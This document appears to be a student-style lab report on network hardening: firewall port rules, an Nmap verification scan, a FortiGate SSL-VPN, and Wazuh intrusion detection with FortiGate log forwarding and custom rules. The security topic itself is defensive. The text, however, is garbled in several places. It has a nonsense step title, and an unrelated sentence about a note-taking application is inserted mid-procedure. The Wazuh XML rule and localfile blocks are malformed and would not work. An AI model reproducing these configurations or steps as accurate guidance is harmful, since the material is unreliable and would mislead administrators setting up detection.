

*HTTP (Port 80):* Only internal access to the admin was allowed and external HTTP connection was also prohibited while HTTPS (Port 443) was favored.


Performing an Nmap scan after the firewall was set up, all the 1000 scanned ports that were closed by the firewall were registered as filtered. The scan result read as no open or closed ports were found to be exposed. This was further confirmation that firewall is playing an active roll in protecting the network since it blocked any incoming access attempts and restricted sight on open ports, it increased security of the network.



**VPN for Remote Access**

The last activity carried out during the configuration process was the creation of the VPN as this supported the connection of remote users. I decided to use fortigate SSL-vpn for this work which I configured it in the firewall . I then had to configure the VPN server with adequate security features within it such as certificates for temperate and high strength encryption security protocols. Once the server was properly set up, one of the tasks I performed was to configure proper VPN profiles, so that when employees were outside the office, they still had access to the internal network. After the formulation of the VPN configuration, some test runs were conducted to ensure that the access was safe for any remote user that wishes to access any resources in the internal network, also establish that all data transmitted through the VPN tunnel was encrypted. Further, I verified the transport layer security of the VPN to understand if it complies with the encryption rules and regulation of the industry.






**IDS/IPS configuration**

To identify, stop, and handle security risks, utilized Wazuh, a free and open-source security monitoring tool. A wide range of security capabilities are available, including vulnerability management, intrusion detection, log management, and security compliance. Wazuh is an effective tool that can assist you in enhancing system security. It offers a wide range of security features and is simple to install and configure.

It operates through client server architecture, import the wazuh server ova file in the vmware or virtual box.




After successfully importing Wazuh servier in the virtualization software using the default credentials which will be displaye don the screen type “ifconfig ”, to get the ip address of the server for the web UI access and use admin admin to log into the server.



Incase any error like ,”wazuh dashboard not ready shows up”, access the server through the console and run this commands.


Sudo systemctl start wazuh-manager

Sudo systemctl start wazuh-indexer



Access the client agents from the wazuh down pointing arrow and follow the prompts to install the clients on the windows and linux end devices.





To integrate the fortigate firewall with wazuh follow this steps:

*Step 1: Setting Up FortiGate to Forward logs to Wazuh*

Go to FortiGate firewall by using Graphic User Interface or Command Line Interface.

Configure Syslog Settings:

Go to the GUI:

On the top of the screen, go to Log & Report and, in the dropdown menu, find Log Settings.

Enable Syslog:

Under Remote Logging and Archiving, check the checkbox next to Send Logs to Syslog.

Add Syslog Server:

Go up to the Syslog server section and click on Add.

Enter the following details:

Name: You should assign it an alias (for example Wazuh-Server).

IP Address: Wazuh server IP address should be entered.

Port: Connect on port 514 (default for Syslog).

Log Format: Select Default.

Facility: Choose Local0 (or any other facility depending on your configuration).

Configure Log Types:

Enable different logs to be sent via Syslog, such as:

Traffic Logs.

Event Logs.

System Logs.

For further filtering you can meaningfully configure it as required.

Then go to Apply and Save the configuration.

*Step 2: Setup Wazuh for Blickreve FortiGate Log Collection*

Connect to Wazuh Server through using terminal.

Modify Wazuh Configuration:

Open the Wazuh configuration file to receive and process logs:

bas

To open ossec configuration file you have type this command: sudo nano /var/ossec/etc/ossec.conf

Add the following <localfile> block to monitor logs from FortiGate via Syslog:

xml

<localfile>

syslog: <location> <var/log/syslog></location>

<tag>fortigate</tag>

</localfile>

However, I will not do that now because the completion of the next two sections is sufficient to finish the implementing of this application blueprint on producing a note-taking application for the tablet ForPC. Save the file and exit the editor.

Restart Wazuh manager to apply the new configuration:


In this case, we use the command sudo systemctl restart wazuh-manager.

*Step 3: Deploy FortiGate Rules at Wazuh*

Check for Fortinet Ruleset:

This mean that Wazuh might already include some FortiGate rules. Check the rules directory:

ls /var/ossec/etc/rules



Perhaps you have a file with a name similar to 0505-fortigate\_rules.xml, or something different. Currently if it does exist in Wazuh then they probably have built in some default rules for FortiGate logs.

If Rules are Missing, you can manually create rules to handle FortiGate log events:

Open or create a new rules file:

sudo nano /var/ossec/etc/rules/0505-fortigate\_rules.xml

Add basic rule definitions, for example:

<group name="fortigate">

<rule id="100001" level="5">

[syslog]</decoded\_typeartisanlib

The FortiGate traffic log identified amongst Download Source 2

organization: <b>fortigate</b>, firewall

<regex>.\*fortigate.\*</regex>

</rule>

</group>


**Set Detection Rules**

***Used Predefined and Custom Rules to Spot Often Occurring Attacks***

Out of the box, Wazuh offers a set of rules with which you can monitor a number of threats, starting with DDoS attacks, SQL injection, and port scanning. The following are guidelines that come out of the box whenever Wazuh is implemented and necessary to prevent known malware behaviors.

For example, to identify DDoS attacks, Wazuh can watch various traffic volumes or a number of requests that may be learned with the help of default system performance monitoring rules.

In regards to SQL injection detection Wazuh can either collect logs from web applications and/or database servers and search for error messages or for the patterns of the regular expressions that would indicate the next injection attempt. These situations are managed by the default rules define in the?WEB-INF\web\_rules.xml file.For port scanning Wazuh checks for SYN flag like in Nmap sweep scanner and logs too many attempts to connect to closed ports. These are located in the scan detection area of the ossec\_rules.xml file.



***Adapting Rules to Network-Specific Requirements***

This is when you need to create rather unique rules specific to your network environment. For instance, to monitor traffic related to new unauthorized SSH connections or tries of services opened on some ports such as ports 445.

Implementation of a rule to identify attempts of SSH brute-force attacks:

<group name="custom\_rules">

<rule id="100003" level="10">

enc written with encodeing <decoded\_as>syslog</decoded\_as>

SSH Brute-force Attempt notification: #{notification.description }

<srcport>22</srcport>

<frequency>5</frequency>

<timeframe>60</timeframe>

authentication failure

